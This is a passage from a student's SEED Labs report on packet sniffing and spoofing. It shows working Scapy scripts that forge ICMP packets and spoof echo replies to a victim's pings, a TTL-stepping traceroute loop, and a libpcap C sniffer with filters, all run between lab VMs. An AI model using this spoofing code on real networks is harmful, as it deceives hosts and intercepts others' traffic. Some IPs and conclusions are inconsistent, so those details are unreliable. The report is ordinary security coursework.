7 a.dst="10.0.2.6"
8 b = ICMP()
9 pkt = a/b
10 pkt.show()
11 send(pkt,verbose=0)
```


On the first VM(IP: 10.0.2.4) i launched Wireshark app and selected the right interface(enp0s3) and turn on the start capturing packets and i entered icmp at the filter to capture only icmp packets. After Wireshark launched i run the icmp\_spoof.py program with root privilege. The following picture show “somthing strang”, Wireshark show that the package sent from the third VM(IP 10.0.2.6) to the first VM(IP 10.0.2.4) something that was not supposed to happen. The source supposed to be first VM(IP 10.0.2.4) and the destination supposed to be the third VM(IP 10.0.2.6).



### 3.3 Task 1.3: Traceroute

At this task we use `scapy` to estimate the distance in terms of number of routers, between my VM and selected destination.

I build `scapy` program (`scappy_ttl.py`) that run from ttl 1 until the program broke.




```
Open ▾  scapy_ttl.py
~/Desktop/final work/Labsetup

1 #!/usr/bin/env python3
2 from scapy.all import *
3
4 a = IP()
5 a.src="10.0.2.4"
6 a.dst="10.0.2.6"
7 a.ttl = 1
8 b = ICMP()
9 while 1:
10     pkt = a/b
11     pkt.show()
12     send(pkt,verbose=0)
13     a.ttl+=1
```

The first picture show the code of the program and the second picture show that the value of the ttl is between 1 to 255.

the second picture show that when ttl=256 the program broken.



```
SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Mar 9 04:53 •
seed@VM: ~

ihl      = None
tos     = 0x0
len     = None
id      = 1
flags   =
frag    = 0
ttl     = 255
proto   = icmp
chksum  = None
src     = 10.0.2.4
dst     = 10.0.2.6
'options' \
'ICMP' ]###
    type   = echo-request
    code   = 0
    checksum = None
    id     = 0x0
    seq    = 0x0

###[ IP ]##
    version = 4
    ihl    = None
    tos   = 0x0
    len   = None
    id    = 1
    flags =
    frag  = 0
    ttl   = 256
    proto = 1
    chksum = None
    src   = 10.0.2.4
    dst   = 10.0.2.6
    'options' \
'ICMP' ]###
    type   = echo-request
    code   = 0
    checksum = None
    id     = 0x0
    seq    = 0x0

Traceback (most recent call last):
File "/home/seed/Desktop/Labsetup/python/scappy_ttl.py", line 12, in <module>
    send(pkt,verbose=0)
File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 346, in send
    res=_res=_gen_sendsocket(x, inter=inter, loop=loop,
File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 308, in _gen_send
    s.sendto(x)
File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 521, in send
    sx = raw(1)(x))
File "/usr/local/lib/python3.8/dist-packages/scapy/compat.py", line 53, in raw
    return bytes(x)
File "/usr/local/lib/python3.8/dist-packages/scapy/packet.py", line 498, in __bytes__
    return self._build()
File "/usr/local/lib/python3.8/dist-packages/scapy/packet.py", line 618, in build
    p = self._do_build()
File "/usr/local/lib/python3.8/dist-packages/scapy/packet.py", line 603, in _do_build
    pay = self._do_build_payload()
File "/usr/local/lib/python3.8/dist-packages/scapy/packet.py", line 590, in _do_build_payload
    return self._payload.build()
File "/usr/local/lib/python3.8/dist-packages/scapy/packet.py", line 600, in _do_build
    pkt = self._self_build()
File "/usr/local/lib/python3.8/dist-packages/scapy/packet.py", line 581, in _self_build
    p = f.addfield(self, p, val)
File "/usr/local/lib/python3.8/dist-packages/scapy/fields.py", line 151, in addfield
    return s + self.struct.pack(self.I2H(pkt, val))
struct.error: bytefield format requires 0 <= number <= 255
[03/09/21]seed@VM:~$
```

11

Name: Guy Cohen  
ID: 301198099

### 3.4 Task 1.4: Sniffing and-then Spoofing

At this part i used three VM's ubuntu-seed.

VM1 (IP 10.0.2.4)

VM2 (IP 10.0.2.5)

VM3 (IP 10.0.2.6)


At the first Vm(10.0.2.4) i run scapy file (sniff\_and\_spoof.py).

```
Open *sniff_and_spoof.py ~/Desktop/final work/Labsetup/python
1 #!/usr/bin/env python3
2 #!/usr/bin/python
3 from scapy.all import *
4
5 def spoof_pkt(pkt):
6     newseq = 0
7     if ICMP in pkt:
8         print("Packet.....")
9         print("Src IP: ", pkt[IP].src)
10        print("Dst IP: ", pkt[IP].dst)
11
12        srcip = pkt[IP].dst
13        dstip = pkt[IP].src
14        newihl = pkt[IP].ihl
15        newtype = 0
16        newid = pkt[ICMP].id
17        newseq = pkt[ICMP].seq
18        data = pkt[Raw].load
19
20        IPLayer = IP(src=srcip,dst=dstip,ihl=newihl)
21
22        ICMPpkt = ICMP(type=newtype,id=newid,seq=newseq)
23        newpkt = IPLayer/ICMPpkt/data
24
25        print ("Spoofing Packet.....")
26        print ("Src IP: ", newpkt[IP].src)
27        print ("Dst IP: ", newpkt[IP].dst)
28
29        send(newpkt,verbose=0)
30
31 pkt = sniff(filter='icmp and src host 10.0.2.5',prn=spoof_pkt)
```

The purpose of the program is just like its name to sniff and spoof packets that sent from VM3(10.0.2.6) to VM2 (10.0.2.5).

12

Name: Guy Cohen  
ID: 301198099



we can see that when i type at VM3(10.0.2.5) terminal ping 1.0.2.6 -c 1 to send 1 packet the program that run on VM1 (10.0.2.4) sniff and spoof the traffic between VM2(10.0.2.5) to VM3(10.0.2.6).

At VM(10.0.2.4) i run the scapy program, at VM2(10.0.2.5) i start wire shark with icmp filter.

At VM3(10.0.2.6) i opened terminal and send the pings.

The purpose of the scapy program is to sniff and spoof the trafic between VM2 to VM3.


We can see at the picture above that Wireshark at VM3 and the scapy program at VM1 captured the request from VM2 and the replay from VM3.

The pictures below shown the the scapy program at VM1 and Wireshark from VM3 when i ping {1.2.3.4}, {10.9.0.99}, {8.8.8.8} at VM2.


13

Name: Guy Cohen  
ID: 301198099

Ping 1.2.3.4 -c 1:




ping 10.9.0.9 -c 1:



Name: Guy Cohen  
ID: 301198099

ping 8.8.8.8 -c 1:



Conclusion:

**ping 10.9.0.99** (Non-existing host on the lan) - not sent any packet(100 % packet loss) and the victim did not receive any answers, it means that the spoof not succeeded.

**Ping 1.2.3.4** (Non-existing host) – the victim got answers that is mean that the spoof succeeded. The attacker (VM1) successfully capture the traffic communication between VM2 and VM3 and the victim received response from host that not really exist.

At this part the spoof was succeeded.

**Ping 8.8.8.8(google)** – this ping describes existing host on the internet and we can see at last the picture above that the communication is captured successfully by the attacker that is mean that the spoof succeeded.(the picture above shows the dst and the src ip).

Name: Guy Cohen  
ID: 301198099

## 4. Lab Task Set 2: Writing Programs to Sniff and Spoof Packets


I took the C program from 4 task 2.1 and change the name to the VM1(IP: 10.0.2.4) name(ifconfig at VM terminal show me the name) to “enp0s3 and run the code (compile with gcc by command “gcc sniff\_spoof.c -lpcap”).

At the second VM (VM2 – IP: 10.0.2.5) terminal i typed ping 10.0.2.4 -c 1 to send 1 packet and wait to see if VM1 get the packet.(look at the pictures below).

The C program with name change to enp0s3

The C program run on VM1 and the  
Packet sent from VM2

```
Open ▾ ⌂ ~/Desktop/final work/Labsetup/C_program Save ⌂ ⌂ ×
sniff_spooftc
1 #include <pcap.h>
2 #include <stdio.h>
3 /* This function will be invoked by pcap for each captured packet.
4 We can process each packet inside the function.
5 */
6 void got_packet(u_char *args, const struct pcap_pkthdr *header,
7 const u_char *packet)
8 {
9 printf("Got a packet\n");
10 }
11 int main()
12 {
13 pcap_t *handle;
14 char errbuf[PCAP_ERRBUF_SIZE];
15 struct bpf_program fp;
16 char filter_exp[] = "ip proto icmp";
17 bpf_u_int32 net;
18 // Step 1: Open live pcap session on NIC with name eth3
19 // Students needs to change "eth3" to the name
20 // found on their own machines (using ifconfig).
21 handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
22 // Step 2: Compile filter_exp into BPF psuedo-code
23 pcap_compile(handle, &fp, filter_exp, 0, net);
24 pcap_setfilter(handle, &fp);
25 // Step 3: Capture packets
26 pcap_loop(handle, -1, got_packet, NULL);
27 pcap_close(handle);
28 return 0;
29 }
```



## **4.1 Task 2.1: Writing Packet Sniffing Program**

## Q1

**1. Setting up device** – setting up the device and decide which interface(Wireshark,X11,eth0,enp0s3...) to start capturing with.

**2. Initialize sniffing** - sniffer initialize PCAP and tell it to sniff a particular device to create an environment for sniffing called as session.

Sniffing can occur in multiple devices or multiple sniffing on a single device and this part managed the 2 options.

**3.Traffic filtering** – at this part we define “rules” like which packets are to be sniffed and analyzed. We need write our requirements in filter string and then compile it to apply the “rule”.

**4.Execution** – There are 2 option:  
a.packet is sniffed and then analyzed.

b. enter into a loop that waits for x

We need to configure which option we

**5. Ending Session** – End for session when we are done with the requirements of sniffing or we leave.

**Sampling Session** End for session which we are done with the requirements of sampling or we have enough data to analyze.

Name: Guy Cohen  
ID: 301198099

- 1.pcap\_loookupdev: Finds a capture device to sniff on.
- 2.pcap\_lookupnet: Returns the network number and mask for the capture device.
- 3.pcap\_open\_live: Starts sniffing on the capture device.
- 4.pcap\_datalink: Returns the kind of device we are capturing on.
- 5.pcap\_compile: Compile the filter expression stored in a regular stringin order to set the filter.
- 6.pcap\_setfilter: Sets the compiled filter.
- 7.pcap\_loop: Process packets from the capture. We can either sniff one packet at a time with pcap\_next or use a “loop sniff” with pcap\_loop.
- 8.pcap\_free\_code: Free up allocated memory.
- 9.pcap\_close: Closes the sniffing session.

## Q2

We need root privilege for run sniff\_spoof.c because sniff\_spoof.c will need to access a network device which non-root user cannot do because sniff\_spoof.c need user authorization.

## Q3



I used seed-ubuntu 20.04 on VirtualBox so i need to turn of the clone machine and get setting/Network/advanced and set the promiscuous Mode “Allow all”.

This action allows for a network sniffer to pass all trafic from network.

The first picture with “Allow all”

The second picture with “Deny”

the left terminal at deny can't sniff packets.



Name: Guy Cohen  
ID: 301198099

## Task 2.1B: Writing Filters.

```
-----[FILTER]-----  
char filter_exp[] = "icmp and (src host 10.0.2.4 and dst host 1.1.1.1)";
```

I modifying the string “filter\_exp” to capture only icmp packets between my VM1(IP 10.0.2.4) to host 1.1.1.1 and we can see the result in both picture below.

Ping 1.1.1.1 – spoofed succesfully

```
seed@VM: ~
64 bytes from 1.1.1.1: icmp_seq=1 ttl=50 time=97.3 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=50 time=85.0 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=50 time=78.6 ms
64 bytes from 1.1.1.1: icmp_seq=4 ttl=50 time=80.7 ms
64 bytes from 1.1.1.1: icmp_seq=5 ttl=50 time=79.4 ms
64 bytes from 1.1.1.1: icmp_seq=6 ttl=50 time=93.8 ms
64 bytes from 1.1.1.1: icmp_seq=7 ttl=50 time=77.1 ms
64 bytes from 1.1.1.1: icmp_seq=8 ttl=50 time=78.8 ms
64 bytes from 1.1.1.1: icmp_seq=9 ttl=50 time=78.6 ms
64 bytes from 1.1.1.1: icmp_seq=10 ttl=50 time=77.4 ms
64 bytes from 1.1.1.1: icmp_seq=11 ttl=50 time=81.2 ms
64 bytes from 1.1.1.1: icmp_seq=12 ttl=50 time=79.1 ms
64 bytes from 1.1.1.1: icmp_seq=13 ttl=50 time=79.6 ms
64 bytes from 1.1.1.1: icmp_seq=14 ttl=50 time=86.5 ms
64 bytes from 1.1.1.1: icmp_seq=15 ttl=50 time=79.6 ms
64 bytes from 1.1.1.1: icmp_seq=16 ttl=50 time=81.0 ms
64 bytes from 1.1.1.1: icmp_seq=17 ttl=50 time=81.2 ms
64 bytes from 1.1.1.1: icmp_seq=18 ttl=50 time=86.0 ms
64 bytes from 1.1.1.1: icmp_seq=19 ttl=50 time=85.5 ms
64 bytes from 1.1.1.1: icmp_seq=20 ttl=50 time=79.9 ms
64 bytes from 1.1.1.1: icmp_seq=21 ttl=50 time=83.4 ms
64 bytes from 1.1.1.1: icmp_seq=22 ttl=50 time=81.2 ms
64 bytes from 1.1.1.1: icmp_seq=23 ttl=50 time=79.3 ms
```

```
seed@VM: ~-/.../C
To: 1.1.1.1
Protocol: ICMP
From: 10.0.2.4
To: 1.1.1.1
```

ping 8.8.8.8 not pass the filter.

```
[03/09/21]seed@VM:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=113 time=70.0 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=113 time=68.4 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=113 time=65.0 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=113 time=73.2 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=113 time=67.1 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=113 time=66.0 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=113 time=67.8 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=113 time=76.6 ms
64 bytes from 8.8.8.8: icmp_seq=9 ttl=113 time=64.7 ms
64 bytes from 8.8.8.8: icmp_seq=10 ttl=113 time=67.1 ms
```

```
[03/09/21]seed@VM:~/.../C$ sudo '/home/seed/Desktop/Labsetup/C/a.out'
```

We can set the filter in a way that will work in both direction:

char filter\_exp[] = “icmp and (src host 10.0.2.4 and dst host 1.1.1.1) or (src host 1.1.1.1 and dst host 10.0.2.4)”.

